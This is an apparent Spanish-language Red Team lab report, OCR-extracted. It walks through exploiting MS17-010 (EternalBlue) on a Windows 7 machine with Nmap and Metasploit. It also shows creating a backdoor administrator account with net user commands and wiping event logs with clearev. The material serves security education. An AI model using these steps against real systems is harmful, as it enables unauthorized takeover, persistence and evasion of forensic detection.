
- **Shell:** Abre una Shell del sistema operativo (cmd en Windows).

Figura 36. Fase Explotación – Creación de Shell y ejecución de comandos en la máquina objetivo.



Fuente. Propia.

Figura 37. Fase Explotación – Creación de Shell – CMD en la máquina Windows.



Fuente. Propia.


Fase 4: Post-explotación – Mantener Acceso (Prueba de Concepto (PoC))

Como parte de la prueba de concepto y para demostrar el impacto real de la explotación ante los directivos, se procedió a mantener el acceso creando un nuevo usuario con privilegios de administrador en el sistema comprometido. Esta acción evidencia que el atacante no solo puede comprometer el sistema, sino también establecer persistencia y control total. Para esto se ejecutan los siguientes comandos:

- **net user juangarcia P@ssw0rd123 /add**
- **net localgroup administradores juangarcia /add**

Con estos comandos, se crea un nuevo usuario llamado juangarcia con la contraseña definida, y luego se agrega al grupo de administradores del sistema, otorgándole privilegios elevados.

Figura 38. Fase Post-explotación – Creación de Shell – Validación de usuarios.



Fuente. Propia.

Para la maquina objetivo (windows 7 – lado derecho) se observa que:


1. Se utiliza el comando **“net user”,** el cual muestra la lista de usuarios locales del sistema Windows, en este caso se ven tres usuarios: **Administrador, invitado y usuario.**
2. Se ejecuta el comando **“whoami”** para ver el usuario que está actualmente conectado (es decir, el usuario con la sesión activa), en este caso se observa el usuario “**pc202006\usuario”**.
3. El comando **“whoami /groups | findstr /i "Administradores"”** no arroja ningún resultado lo que indica que el usuario “**pc202006\usuario”** con el que se está actualmente logueado no forma parte del grupo de administradores locales.

Ahora para la maquina atacante (Kali Linux – lado izquierdo) se observa que:

1. Se utiliza el comando **“net user”,** el cual muestra la lista de usuarios locales del sistema Windows desde la Shell creada en la máquina atacante, en este caso se ven tres usuarios: **Administrador, invitado y usuario.**
2. Se ejecuta el comando **“whoami”** y el resultado es la cuenta **“nt authority\system”** es la cuenta con más privilegios en Windows, incluso por encima de un administrador. Se usa internamente por el sistema operativo para ejecutar servicios y procesos críticos, lo que significa que al ejecutarse el exploit se abrió una Shell con privilegios de sistema, lo cual da control total sobre el equipo.
3. El comando **“whoami /groups | findstr /i "Administradores"”** no arroja ningún resultado lo que indica que no se tienen actualmente usuarios que formen parte del grupo de administradores locales.


Ahora se procede a crear el nuevo usuario con privilegios de administrador, así:

Figura 39. Fase Post-explotación – Creación del usuario juangarcia como administrador.




Fuente. Propia.

Figura 40. Fase Post-explotación – Validación del usuario juangarcia como administrador.



Fuente. Propia.

Figura 41. Fase Post-explotación – Inicio de Sesión del usuario juangarcia como administrador.




Fuente. Propia.

Fase 5: Borrado de huellas

En esta fase se procede a eliminar cualquier rastro de la intrusión para evitar la detección. En este caso el atacante borra logs del sistema, elimina archivos temporales, oculta herramientas utilizadas y desactiva registros de eventos con el fin de dificultar el análisis forense y mantener la persistencia sin ser identificado. Para esto se elimina el usuario creado “juangarcia” con el comando **“net user juangarcia /delete”.** Luego salimos de la Shell creada con el comando **“exit”** y procedemos a ejecutar el comando **“clearev”,** el cual borra los registros de eventos de Windows (Aplicación, Sistema y Seguridad) para ocultar evidencias de actividad maliciosa que se presentó en el equipo objetivo.

Figura 42. Fase 5 – Borrado de huellas.



Fuente. Propia.

Este paso finaliza el ejercicio de Red Team demostrando cómo una falla explotada puede ser utilizada para tomar control completo y sostenido sobre el entorno objetivo.

3.3. Elementos del Escenario que Permitieron Detectar la Vulnerabilidad en Windows

En el desarrollo del Anexo 4 – Escenario 3, se realizó un análisis detallado del entorno propuesto, el cual fue fundamental para identificar un fallo de seguridad específico en un equipo con sistema operativo Windows. A continuación, se listan y describen los elementos importantes proporcionados en el escenario que permitieron guiar de forma efectiva el ejercicio ofensivo y enfocar las acciones técnicas del equipo Red Team:


Información identificada en el escenario:

1. **Presencia de una aplicación vulnerable instalada**

Se informa que el equipo objetivo tiene una aplicación potencialmente vulnerable en ejecución. Este elemento orienta la búsqueda hacia posibles servicios o aplicaciones

desactualizadas, lo que justifica la ejecución de herramientas de escaneo de puertos, servicios y vulnerabilidades como Nmap.

Figura 43. Escaneo de puertos, servicios y vulnerabilidades.




Fuente. Propia.

2. Sistema operativo Windows en el equipo afectado

Al confirmar que el sistema operativo es Windows, se reduce el espectro de exploits aplicables, permitiendo al equipo enfocarse en vectores conocidos como SMBv1 y vulnerabilidades comunes asociadas a esta plataforma.

Figura 44. Salida indicando que se trata de Windows 7, sistema vulnerable a MS17-010.




Fuente. Propia.

3. Posibilidad de explotación mediante Shell y escalación de privilegios

El escenario menciona que la aplicación podría permitir un acceso tipo Shell y una posterior escalación de privilegios, lo cual validó la necesidad de usar herramientas como Metasploit Framework para confirmar vulnerabilidades explotables como MS17-010 (EternalBlue).

Figura 45. Shell – sesión activa.




Fuente. Propia.

4. Creación sospechosa de un usuario con privilegios administrativos

La mención de un usuario administrativo creado sin autorización sugiere una escalada de privilegios ya ejecutada o posible, lo que guía la búsqueda hacia mecanismos de persistencia y auditoría de cuentas de usuario activas.

Figura 46. Usuario creado y añadido al grupo de Administradores.



Fuente. Propia.

3.4. Identificación de Vulnerabilidades y Puertos en la Máquina Windows


Para identificar los fallos de seguridad presentes en la máquina Windows descrita en el escenario, se utilizó Nmap como herramienta principal. Específicamente, se emplearon los siguientes comandos:

Escaneo completo de puertos y servicios activos:

nmap -sS -sV -T4 -p- 192.168.1.115 (**-sS:** Realiza un escaneo TCP SYN, **-sV:** Detecta las versiones de los servicios, **-T4:** Aumenta la velocidad del escaneo (modo agresivo), **-p-:** Escanea todos los puertos TCP (del 1 al 65535)) (*Guía de Referencia de Nmap (Página de Manual)*, 2025).

Este escaneo permitió detectar servicios como SMB (puerto 445), NetBIOS (139), MSRPC (135) y varios servicios HTTP en los puertos 2869, 5357, y 10243 que apuntan a componentes de Windows como Microsoft HTTPAPI httpd 2.0.

Figura 47. Herramienta Nmap – Escaneo de puertos y servicios.




Fuente. Propia.

Escaneo de vulnerabilidades asociadas:

nmap -sV --script vuln 192.168.1.115 (**-sV:** Detecta las versiones de los servicios en los puertos abiertos, **--script vuln:** Ejecuta scripts NSE (Nmap Scripting Engine) enfocados en la detección de vulnerabilidades conocidas en los servicios detectados) (*Guía de Referencia de Nmap (Página de Manual)*, 2025).

Con este comando se identificó que el servicio SMB estaba ejecutando una versión vulnerable a MS17-010 (EternalBlue), una falla crítica que permite ejecución remota de código (RCE).


Figura 48. Herramienta Nmap – Escaneo de vulnerabilidades.



Fuente. Propia.

Adicionalmente, se utilizaron herramientas complementarias como Metasploit Framework, que confirmó la vulnerabilidad explotable al obtener una sesión Meterpreter tras ejecutar el exploit correspondiente.

Figura 49. Herramienta Metasploit – Ejecución de sesión o Shell meterpreter.



Fuente. Propia.

De acuerdo con los resultados obtenidos en el escaneo, la aplicación vulnerable señalada en el anexo está asociada al servicio SMB, el cual se ejecuta en el puerto TCP 445, como se observa en la figura 19. Este servicio permite el intercambio de archivos y recursos en red en entornos Windows, y es conocido por haber sido el vector principal de explotación en múltiples vulnerabilidades históricas, como la conocida MS17-010, comprometiendo completamente el sistema objetivo.

